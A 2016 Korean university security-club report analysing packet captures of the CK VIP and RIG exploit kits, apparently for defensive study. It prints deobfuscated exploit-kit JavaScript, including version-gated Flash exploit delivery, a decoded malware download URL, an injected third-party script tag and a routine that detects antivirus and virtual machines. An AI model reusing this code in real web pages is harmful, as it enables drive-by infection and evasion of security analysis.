Exploit Kit 패킷 분석

제출일	2016-10-28

대학/동아리	대구가톨릭대학교 i-Keeper			
참여자 현황	팀장	이승명	팀원5	
	팀원1		팀원6	
	팀원2		팀원7	
	팀원3		팀원8	
	팀원4		팀원9	
지도교수	신정훈			

연구 윤리 확보에 대한 자체 검증 확인서

우리 동아리는 대학정보보호동아리(KUCIS) 지원사업을 수행함에 있어 제출한 프로젝트 보고서등 전체 자료에 대해 연구윤리를 확보하였습니다.

아울러 해당사항에 대해 자체 검증을 시행하였음을 확인하며, 향후 연구윤리 미 확보(표절 등)로 인한 문제 발생시 해당 지원금 반납 등 어떠한 제제조치도 감수하겠습니다.

지도교수: 신 정 훈 (인)

동아리 회장: 정 세 연 (인)

요 약 문

본 프로젝트는 패킷분석을 통해 RIG Exploit Kit, CK VIP Exploit Kit의 동작 흐름을 분석하여 이를 통해 어떻게 악성코드에 감염되는지, 대응방안은 무엇인지 소개한다.

Exploit Kit이란 JRE, silverlight, Adobe flash player, Web browser 등의 취약점을 이용해 악성코드를 유포하기 위한 도구이다. Exploit Kit이 심어진 웹사이트에 노출되면 하나의 취약점만 가지고 있어도 이를 통해 Drive By Download 공격으로 이어진다. 초창기 도구로서는 2006년에 개발된 MPack로 알려져 있으며, 주요 Exploit Kit 종류에는 Angler, RIG, Nuclear, Hanjuan, CK_VIP 등이 있으며 이들은 상업적인 용도로 제작하여 판매한다.


Exploit Kit이 사용하는 공격 방법인 Drive By Download이란 사용자가 웹사이트에 방문하는 자체로 사용자가 모르게 악성코드가 다운로드 되는 공격 방법이다. 또한 Exploit Kit에서 주로 사용하는 자바스크립트 난독화란 자바스크립트 소스는 서버 언어와 다르게 누구나 쉽게 볼 수 있다. 때문에 상업적인 목적으로 제작하는 Exploit Kit 제작자가 직접 작성한 코드가 쉽게 도용당하지 않게하기 위해 난독화를 하거나 보안장비를 우회하기 위해 이용하게 되는데 난독화는 eval(), split(), escape() 등의 함수를 이용하거나 XOR연산, 난해한 문법 등이 있다.

CK VIP Exploit Kit은 2012년 4월에 처음 확인되었으며 /*ck vip*/, /*vip ck*/ 등의 주석을 남기는 특징이 있다. 또한 버전을 남기는 특징이 있는데 분석한 패킷은 5.29 버전을 사용하였다. 공격은 Adobe Flash, Oracle Java, IE, Silverlight 취약점을 주로 이용하여 공격하는 것으로 확인되었다.

RIG Exploit Kit은 2014년 4월에 처음 확인되었으며, php를 사용하고 랜딩페이지와 악성파일에 세션 ID와 난수 인자 값을 활용하여 기존의 대응 방식을 우회하는 특징을 가지고 있다. 공격은 Adobe Flash, Oracle Java, Silverlight 취약점을 주로 이용하여 공격하는 것으로 확인되었다.

이러한 공격에 대응하기 위해선 사용자는 사용 중인 프로그램(Flash, java 등)에 대해 항상 최신버전을 유지해야 하며 사용하지 않는다면 삭제하는 것이 좋다.

패킷으로 알아보는 Exploit Kit 동작 분석



참 여 인 원 : 이 승 명 smlee.gl@gmail.com

KUCIS
대학정보보호동아리연합회


목 차

Ⅰ. 개요

현대의 대부분의 업무나 생활에는 PC를 사용하는 작업이 필수기 때문에 중요한 정보도 자연스럽게 PC에 저장된다. 또한 어떠한 작업을하기 위해서는 반드시 소프트웨어가 필요하기 때문에 설치가 되어 있지 않다면 설치하여 사용한다. 어떤 소프트웨어라도 반드시 잠재적 취약점을 가지고 있기 때문에 언제든 PC가 위험해 질 수 있다. 취약점이 누군가에 의해 알려진 취약점이 되면 소프트웨어를 제작한 해당 업체는 최대한 빠르게 취약점을 보완하여 보안 업데이트 배포를 통해 대응하게 된다. 하지만 사용자들 중에는 java, 웹 브라우저, Adobe flash 등의 보안 업데이트 알림에 대해서 무시하거나 업데이트 요청 알림을 꺼버리는 경우도 있다. 이로 인해 해당 PC는 특정 취약점을 가지게 되며 공격자들은 해당 취약점을 이용하여 사용자들의 PC를 위협한다. 본 문서에서는 공격자들이 Exploit Kit을 이용하여 사용자의 PC를 감염시키는 과정을 두 개의 패킷(CK_VIP,RIG)을 통해 연구한다.

Ⅱ. 개념 정의

2.1 Exploit Kit



Exploit Kit또는 Exploit Pack이라 불리는 이것은 JRE, silverlight, Adobe flash player, Web browser 등의 취약점을 이용해 악성코드를 유포하기위한 도구이다. Exploit Kit이 심어진 웹사이트에 노출되면 하나의 취약점만 가지고 있어도 이를 통해 Drive By Download 공격으로 이어진다. 초창기 도구로서는 2006년에 개발된 MPack로 알려져 있으며, 주요 Exploit Kit 종류에는 Angler, RIG, Nuclear, Hanjuan, CK_VIP 등이 있으며 이들은 상업적인 용도로 제작하여 판매한다.[8]

2.2 자바스크립트 난독화(javascript Obfuscation)


자바스크립트는 클라이언트의 동적인 기능을 사용할 때 사용되는데 Exploit Kit 또한 이런 자바스크립트를 이용하여 유포하게 된다. 그러나 자바스크립트 소스는 서버 언어와 다르게 누구나 쉽게 볼 수 있다. 때문에 자신이 직접 작성한 코드가 쉽게 도용당하지 않게 하기 위해 난독화를 하거나 보안장비를 우회하기 위해 이용하게 되는데 난독화는 eval(), split(), escape() 등의 함수를 이용하거나 XOR연산, 난해한 문법 등이 있다.[4]

2.3 드라이브 바이 다운로드(Drive by Download)

Drive By Download이란 사용자가 웹사이트에 방문하는 자체로 사용자가 모르게 악성코드가 다운로드 되는 공격 방법이다. 광고 클릭을 유도하여 신뢰되지 않은 사이트에서 공격이 이루어지거나 자주 가는 정상적인 사이트가 해킹으로 인해 공격이 이루어 질 수 있다. 공격이 이루어지면 공인인증서와 같은 금융거래 정보나 개인정보 추출을 하기 위한 스파이웨어, 랜섬웨어, 트로이 목마 등을 설치할 수 있다. Exploit Kit은 Drive By Download 공격을 이용하여 악성코드를 배포한다.[6]

Ⅲ. 분석

3.1 CK VIP Exlpoit Kit




[그림 1] 3way hand Shake

해당 pcap 파일을 Wireshark를 이용하여 열어보면 GateWay가 ARP 패킷을 날리다가 src(192.168.0.81), dest(14.63.185.210) 끼리 http 통신을 위한 3way hand shake를 하게 된다.

[그림 2] Follow TCP stream

Follow TCP stream을 이용해서 http 패킷을 열어보면 14.63.185.210 ip에 index.html 페이지를 요청하고 해당 요청에 대해 응답하게 된다.



[그림 3] Exploit Kit 이름 및 버전 정보 유추

Export Objects-HTTP 기능을 이용하여 파일형태로 만들어서 열어보면 난독화된 자바스크립트 코드가 나오게 된다. 난독화된 코드를 보면 다음과 같이 CK VIP Exploit Kit으로 유추되는 정보(jsnb vip) 및 해당 Exploit Kit의 버전 정보(5.29) 알 수 있다.

```
<script type="text/javascript" src="swfobject.js"></script>
<script src="jquery-1.4.2.min.js"></script>
<script src="index.js"></script>
<script type="text/javascript">

   document.write("<xmp>");

   var winer = navigator.userAgent.toLowerCase();
   var apple = decnocept.SWFObjectUtil.getPlayerVersion();

   if (document.cookie['indexOf']('a112290') == -1 && winer['indexOf']('b' + 'o' + 't') == -1 && winer['indexOf']('sp' + 'i' + 'der') == -1) {

       var expires = new Date();
       expires.setTime(expires.getTime() + 6 * 60 * 60 * 1000);
       document.cookie = "a112290=Yes;path=/;expires=" + expires.toGMTString();
```

[그림 4] 난독화된 데이터 복호화시도

해당 파일을 실행하면 난독화된 자바스크립트 코드가 실행되면서 javascript코드를 생성하게 되고 브라우저가 실행하게 되면서 exploit을 수행하게 된다. <xmp> 태그를 작성하여 코드를 브라우저에 띄우면 [그림 5]와 같이 코드가 생성된다.

```
<script>
    function encode() {
    var omg = ck1(), x1 = new   Array, x2 = '';

    for(var   i=0;i<omg.length;i++)
    {
    if(omg[i] ==   159)
    {
    //x2   += '';
    }
    else
    {
    x1[i]   = omg[i] - 159;
    x2   += String.fromCharCode(x1[i]);
    }
    }
    return x2;
    }
//.....생략.....
    function flash_run(fu, fd) {
    var f_use = '<object   classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"   allowScriptAccess=always width="60" height="1">';
    f_use = f_use + '<param   name="movie" value="' + fu + '" />';
    f_use = f_use + '<param   name="play" value="true"/>';
    f_use = f_use + '<param   name=FlashVars value="' + fd + '" />';
    f_use = f_use + '<!--[if   !IE]>-->';
    f_use = f_use + '<object   type="application/x-shockwave-flash" data="' + fu + '"   allowScriptAccess=always width="60" height="1">';
    f_use = f_use + '<param   name="movie" value="' + fu + '" />';
    f_use = f_use + '<param   name="play" value="true"/>';
    f_use = f_use + '<param   name=FlashVars value="' + fd + '" />';
    f_use = f_use +   '<!--<![endif]-->';
    f_use = f_use + '<!--[if   !IE]>--></object><!--<![endif]-->';
    f_use = f_use +   '</object>';
    document.write(f_use);
    }
    var wmck=deployJava.getJREs()+"";
    wmck=parseInt(wmck.replace(/\.|\_/g,''));
    var vers=flash.prototype.getSwfVer();
    vers=parseInt(vers.replace(/\.|\_/g,''));
    var kaka = navigator.userAgent.toLowerCase();

    var ckurl = encode();
    var flashurl = ckls();

    if( wmck > 17006 && wmck < 17011 )
    {
//.....생략.....
    else
    {
    if( (kaka.indexOf("nt   6.1")>-1 || kaka.indexOf("nt 6.2")>-1) &&   kaka.indexOf("msie 8")==-1 )
    {
    if( (vers >   1600100 && vers <= 1600296) || (vers > 1700100 && vers   <= 1700134) )
    {
    document.write("<embed   width=60 height=1 src=ad.swf allowScriptAccess=always   Play=true><\/embed>");
    }
    else
    {
    flash_run("logo.swf",   "exec=FmF" + flashurl);
    }
    }
    else if( (kaka.indexOf("nt   6.1")>-1 || kaka.indexOf("nt 6.2")>-1) &&   (CheckVersion16() || CheckVersion17()) && kaka.indexOf("msie   8")>-1 )
    {
    document.write("<embed   width=60 height=1 src=ad.swf allowScriptAccess=always   Play=true><\/embed>");
    }
    else if( CheckVersion11() ||   CheckVersion12() || CheckVersion13() || CheckVersion14() || CheckVersion15()   )
    {
    flash_run("logo.swf",   "exec=FmF" + flashurl);
    }
//.....생략.....
</script>
<script   language="javascript"   src="http://count22.51yes.com/click.aspx?id=226324703&logo=8"   charset="gb2312"></script>
```

[그림 5] 복호화된 소스코드

해당 코드는 공격대상의 Web Browser, Silverlight, Adobe flash player 등의 버전을 확인하여 취약점이 있는 버전을 사용한다면 해당 취약점을 이용하여 Exploit을 수행하게 된다.


175	2015-06-20 12:56:53.832636	EfmNetwo_d3:22:f4	Broadcast	ARP	60	192.168.0.1 is at 64:e5:99:d3:22:f4
176	2015-06-20 12:56:53.942361	EfmNetwo_d3:22:f4	Broadcast	ARP	60	192.168.0.1 is at 64:e5:99:d3:22:f4
177	2015-06-20 12:56:54.025017	192.168.0.81	14.63.185.210	HTTP	454	GET /logo.swf HTTP/1.1
178	2015-06-20 12:56:54.034952	14.63.185.210	192.168.0.81	TCP	1514	[TCP segment of a reassembled PDU]
179	2015-06-20 12:56:54.035737	14.63.185.210	192.168.0.81	TCP	1514	[TCP segment of a reassembled PDU]
180	2015-06-20 12:56:54.035740	14.63.185.210	192.168.0.81	TCP	1514	[TCP segment of a reassembled PDU]

[그림 6] logo.swf

다시 Wireshark를 보면 logo.swf라는 파일을 요청하는 것을 볼 수 있다. [그림 5] 복호화된 소스코드를 보면 logo.swf 요청이 정상적으로 보이진 않는다.

[그림 7] logo.swf에 대한 virustotal.com 결과

분석한 결과 19/53의 탐지결과와 CVE-2014-0569 취약점을 이용하여 Exploit를 수행하는 파일인 것을 알 수 있다. CVE-2014-0569는 integer overflow 취약점을 이용하여 원격 코드를 실행할 수 있는 취약점으로써 Chrome 환경에서는 15.0.0.152 이하의 flash 버전에서 동작하게 된다.[13]




[그림 8] GET /logo.swf HTTP/1.1 Follow TCP stream

요청한 결과를 보면 다음과 같은 정보를 알 수 있다.[1]

OS	Windows 7 (Windows NT 6.1)
Browser	Chrome / 43.0.2357.124
SWF	18.0.0.160 (Magic Number - CWS)

[그림 9] 의심되는 flash_run() 함수

179번 라인과 188번 라인 두 곳에서 logo.swf 파일을 다운받는 기능으로 의심되는 flash_run() 함수를 호출하는 것을 볼 수 있다.



[그림 10] 실행 라인 추적

해당 환경의 버전정보들을 가지고 조건문을 살펴보면 조건문에 의해(windows nt 6.1, swf 18.0.0.160) 179번 라인의 flash_run() 함수가 실행되게 된다.

```
function flash_run(fu, fd) { //fu:logo.swf, fd:exec=FmFJB2kHkHkgFPKLKLBJBmBwBkBlByBKByBZBKByBZKwBFBLBxKLByk2kgBlBLBZkHKwByk2Bygggg
    var f_use = '<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" allowScriptAccess=always width="60" height="1">';
    f_use = f_use + '<param name="movie" value="' + fu + '" />';
    f_use = f_use + '<param name="play" value="true"/>';
    f_use = f_use + '<param name=FlashVars value="' + fd + '" />';
    f_use = f_use + '<!--[if !IE]>-->';
    f_use = f_use + '<object type="application/x-shockwave-flash" data="' + fu + '" allowScriptAccess=always width="60" height="1">';
    f_use = f_use + '<param name="movie" value="' + fu + '" />';
    f_use = f_use + '<param name="play" value="true"/>';
    f_use = f_use + '<param name=FlashVars value="' + fd + '" />';
    f_use = f_use + '<!--<![endif]-->';
    f_use = f_use + '<!--[if !IE]>--></object><!--<![endif]-->';
    f_use = f_use + '</object>';
    document.write(f_use);
}
```

[그림 11] flash_run() 함수 내용

flash_run 함수는 logo.swf(매개변수 fu)를 실행하면서 CVE-2014-0569 취약점을 이용한 원격코드를 실행하게 될 것이다. 하지만 CVE-2014-0569 취약점은 15.0.0.152 이하에서만 동작하기 때문에 피해가 없던 것으로 보인다.

```
            {
                x1[i] = omg[i] - 159;   x1 = Array[36], i = 36, omg = Array[36]
                x2 += String.fromCharCode(x1[i]);   x2 = "http://kanglebeibei.co
            }
        }
        return x2;
    }
```

"http://kanglebeibei.com/exploit.exe"

[그림 12] 악성코드로 의심되는 파일

encode() 함수의 반환 값을 Chrome 개발자 모드를 통해 확인한 결과 Drive by Download시 실행되는 악성코드로 의심되는 파일의 경로를 확인할 수 있다. 해당 파일을 분석하려 했으나 서버가 닫혀 있어 아쉽게 분석하지 못했다.

3.2 RIG Exploit Kit

```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://www.bing.com/search?
q=cottstrings.com&qs=n&form=QBLH&pq=cottstrings.com&sc=1-15&sp=-1&sk=&cvid=69f20a25457e419d9d301d93c5939655
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: cottstrings.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 17 Aug 2015 17:59:19 GMT
Server: Apache
Last-Modified: Wed, 05 Aug 2015 16:22:45 GMT
```

[그림 13] GET / HTTP/1.1 Follow TCP stream

윈도우7 x64(Windows NT 6.1;WOW64) 운영체제와 iexplorer 11(Trident/7.0)를 사용하는 것을 알 수 있다.[1]


```
<body>
<div id="shim"></div><!--b15709--><script type="text/javascript" src="http://www.miafashion.pl/cscart/payments/
6ynbwf8v.php?id=8713571"></script><!--/b15709-->
```

[그림 13] script 삽입

응답에 대한 패킷을 살펴보면 <script> 태그로 특정사이트의 스크립트를 삽입한다.


[그림 14] redirection

스크립트에 요청에 대해 응답을 보면 iframe태그로 특정 사이트로 이동시킨다.




[그림 15] 난독화된 소스코드

Export Objects-HTTP 기능을 이용하여 파일형태로 만들어서 열어보면 난독화된 자바스크립트 코드가 나오게 된다.



[그림 16] 첫 번째 소스코드 복호화

po565.text의 내용을 document[“body”].appendChild를 통해 실행하게 되는데 Chrome 개발자 도구의 콘솔을 이용하여 po565.text 내용을 출력시킴으로 첫 번째 복호화를 성공하였다.



```
window.ava = true;function dect(){this.ava = false;}function check(txt)
{var v1 = "XM" + /*sdfsdf*/ "LD" + "OM",v2 = "pa" + "rseE" + "rr" +
"or",v3 = "loa" + "dX" + "ML",v4 = "DT" + "D X" + "HTML 1.0
Transitional",v5 = "err" + "orC" + "ode";var resInf = new
ActiveXObject("Microsoft." + v1),subpath = /*sdfsdf*/"c:₩₩Windows₩
₩System32₩₩drivers₩₩" + txt + ".sys";resInf.async = true;resInf[v3]('<!
DOCTYPE html PUBLIC "-//W3C//" + v4 + "//EN" "res://" + subpath +
">');if (resInf[v2][v5] != 0) {var pe = resInf[v2],err = "Error Code: " +
pe[v5] + "₩ n";err += "Error Reason: " + pe.reason;err += "Error Line: "
+ pe.line;if (err.indexOf("-2147023083") > 0) {return 1;} else {return 0;}}
return 0;}var tmp; try{tmp = new
ActiveXObject('Kaspersky.IeVirtualKeyboardPlugin.JavascriptApi.1'); }
catch(e){  tmp = false; }  if (tmp || check("kl1") || check("tmactmon") ||
check("tmcomm") || check("tmevtmgr") || check("TMEBC32") ||
check("tmeext") || check("tmnciesc") || check("tmtdi") || check("vm3dmp")
|| check("vmusbmouse") || check("vmmouse") || check("vmhgfs") || check(/
*df*/"VBoxGuest") || check(/*df*/"VBoxMouse") || check(/*df*/"VBoxSF")
|| check(/*df*/"VBoxVideo") || check("prl_boot") || check("prl_fs") ||
check("prl_kmdd") || check("prl_memdev") || check("prl_mouf") ||
check("prl_pv32") || check("prl_sound") || check("prl_strg") ||
check("prl_tq") || check("prl_time")){dect();}
```

```
    function x() {
        return "sc" + /*asdjhfdf*/ "r" /*asdjhfdf*/ + "ipt";
    };

    function y() {
        return "p";
    };
    er4 = 1 == 0 ? true : da2["" + "from" + /*(2353)*/ "Cha" + df];
    io93 = (( /*sdgffffg*/ document /*sdgffffg*/ ));
    po565 = io93[ /*assdf*/ "" + "cr" + "ea" /*assdf*/ + ce](x());
    c = "spli" + /*fdfd*/ /*f3dd*/ "t";
    hu2e4a = hu2e4a[c](y());
    for (var dffgh = 0; /*dfgs*/ dffgh < hu2e4a.length; dffgh++) po565.text += z(hu2e4a[dffgh]);
    io93[ /*jhfdfg3*/ "bod" + /*dfgk45f*/ "y"].appendChild(po565);
</script>
<script>
    if (ava) { /*fcar */
```

```
undefined
> alert(po565.text);
>
```

[그림 17] 두 번째 소스코드 복호화

두 번째 역시 po565.text 내용을 alert을 이용하여 출력시킴으로써 두 번째 소스코드 복호화에 성공하였다.

[그림 18] 복호화된 소스코드

```
function dect() {
    this.ava = false;
}

function check(txt) {
    var v1 = "XM" + /*sdfsdf*/ "LD" + "OM",
    v2 = "pa" + "rseE" + "rr" + "or",
    v3 = "loa" + "dX" + "ML",
    v4 = "DT" + "D X" + "HTML 1.0 Transitional",
    v5 = "err" + "orC" + "ode";
    var resInf = new ActiveXObject("Microsoft." + v1),
    subpath = /*sdfsdf*/ "c:\\Windows\\System32\\drivers\\" + txt + ".sys";
    resInf.async = true;
    resInf[v3]('<!DOCTYPE html PUBLIC "-//W3C//' + v4 + '//EN" "res://' + subpath + '">');
    if (resInf[v2][v5] != 0) {
        var pe = resInf[v2],
        err = "Error Code: " + pe[v5] + "\ n";
        err += "Error Reason: " + pe.reason;
        err += "Error Line: " + pe.line;
        if (err.indexOf("-2147023083") > 0) {
            return 1;
        } else {
            return 0;
        }
    }
    return 0;
}
var tmp;
try {
    tmp = new ActiveXObject('Kaspersky.IeVirtualKeyboardPlugin.JavascriptApi.1');
} catch (e) {
    tmp = false;
}
if (tmp || check("kl1") || check("tmactmon") || check("tmcomm") || check("tmevtmgr") || check("TMEBC32") || check("tmeext") || check("tmnciesc") || check(
        "tmtdi") || check("vm3dmp") || check("vmusbmouse") || check("vmmouse") || check("vmhgfs") || check( /*df*/ "VBoxGuest") || check( /*df*/ "
        VBoxMouse") || check( /*df*/ "VBoxSF") || check( /*df*/ "VBoxVideo") || check("prl_boot") || check("prl_fs") || check("prl_kmdd") || check("
        prl_memdev") || check("prl_mouf") || check("prl_pv32") || check("prl_sound") || check("prl_strg") || check("prl_tg") || check("prl_time")) {
    dect();
}
```

[그림 19] 가상머신 사용 여부 체크 루틴

첫 번째 복호화 소스코드이며 기능은 다음과 같다. Kaspersky 사의 가상 키보드 플러그인이 설치되어 있는지 확인하고 check 함수를 통해 Virtual Box, VMware, Parallels의 가상 환경에서 동작중인지 체크한다.

